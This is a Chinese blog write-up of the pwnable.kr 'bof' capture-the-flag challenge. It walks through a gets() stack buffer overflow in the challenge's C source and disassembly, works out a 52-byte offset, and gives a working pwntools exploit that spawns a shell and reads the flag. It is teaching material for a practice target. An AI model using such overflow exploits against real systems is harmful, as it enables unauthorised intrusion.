


# pwnable.kr bof - 5 pt [writeup]

原创


普通网友  于 2019-07-24 14:12:16 发布  577  收藏

分类专栏: [你们的pwn](#) 文章标签: [溢出](#) [CTF](#) [pwnable](#) [pwn](#) [pwntools](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/youshaoduo/article/details/97126401>

版权



[你们的pwn](#) 专栏收录该内容

3 篇文章 0 订阅

订阅专栏

```
Nana told me that buffer overflow is one of the most common software vulnerability.
Is that true?
```

```
Download : http://pwnable.kr/bin/bof
```

```
Download : http://pwnable.kr/bin/bof.c
```

```
Running at : nc pwnable.kr 9000
```

终于遇到第一个溢出的题了, 啥也不说了, 直接把文件下载下来扔到IDA里看吧:

(□□□(□□□ ;)哈?? 不知道该看什么。那么先把源码下载下来看看:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
    char overflowme[32];
    printf("overflow me : ");
    gets(overflowme); // smash me!
    if(key == 0xcafebabe){
        system("/bin/sh");
    }
    else{
        printf("Nah..\n");
    }
}
int main(int argc, char* argv[]){
    func(0xdeadbeef);
    return 0;
}
```

这里的gets函数就是溢出点，溢出了overflowme这个变量。我们的目的是覆盖key变量，导致在if判断时，获得执行bash的权限。IDA里分析一下：

```
.text:0000062C
.text:0000062C ; ===== S U B R O U T I N E =====
.text:0000062C ; Attributes: bp-based frame
.text:0000062C public func
.text:0000062C proc near ; CODE XREF: main+10+p
.text:0000062C s = byte ptr -2Ch
.text:0000062C var_C = dword ptr -0Ch
.text:0000062C arg_0 = dword ptr 8
.text:0000062C ; __unwind {
.text:0000062C push ebp
.text:0000062D mov ebp, esp
.text:0000062E sub esp, 48h
.text:00000632 mov eax, large gs:14h
.text:00000638 mov [ebp+var_C], eax
.text:0000063B xor eax, eax
.text:0000063D mov dword ptr [esp], offset s ; "overflow me : "
.text:00000644 call puts
.text:00000649 lea eax, [ebp+s]
.text:0000064C mov [esp], eax ; s
.text:0000064F call gets
.text:00000654 cmp [ebp+arg_0], 0CAFEBABEh
.text:0000065B jnz short loc_66B
.text:0000065D mov dword ptr [esp], offset command ; "/bin/sh"
.text:00000664 call system
.text:00000669 jmp short loc_677 https://blog.csdn.net/youshaoduo
.text:0000066B ; =====
```

我们先找一下overflowme这个数组变量的起始位置：

```
lea eax, [ebp+s] //这里eax是存数组起始位置的寄存器，[ebp+s]也就是数组的起始地址
mov [esp], eax ; s
```

那么这个地址是多少呢？s已经告诉你了，是-2Ch，看上图的箭头位置。

然后再找参数key的内存地址，这里可以看到：

```
cmp [ebp+arg_0], 0CAFEBABEh //这里是用ebp+arg_0这个位置上的数字和0xcafebabe作比较，0CAFEBABEh的h代表16进制
```

那么这个地址是多少呢？arg\_0已经告诉你了，是8，看上图的箭头位置。

看到数组overflowme的起始地址在[ebp+s(-2c)]，key参数起始地址在[ebp+arg\_0(+8)]

-2C（十进制的-44）跟8之间差了52。那么payload就很好写了，随使用什么溢出52个字符，然后将后面的数字传进去：

```
#!/usr/local/bin/python

from pwn import *

c = remote("pwnable.kr", 9000)
c.sendline("q"*52 + p32(0xcafebabe)) #这里的q随便替换成什么字母都可以
c.interactive()
```

执行之后会得到shell的控制权：

```
→ pwn /usr/local/bin/python /Users/youssef/Desktop/pwn/bof.py
[+] Opening connection to pwnable.kr on port 9000: Done
[*] Switching to interactive mode
$ ls
bof
bof.c
flag
log
log2
super.pl
$ cat flag
daddy, I just pwned a buFFer :)
$
[*] Interrupted
[*] Closed connection to pwnable.kr port 9000
→ pwn
```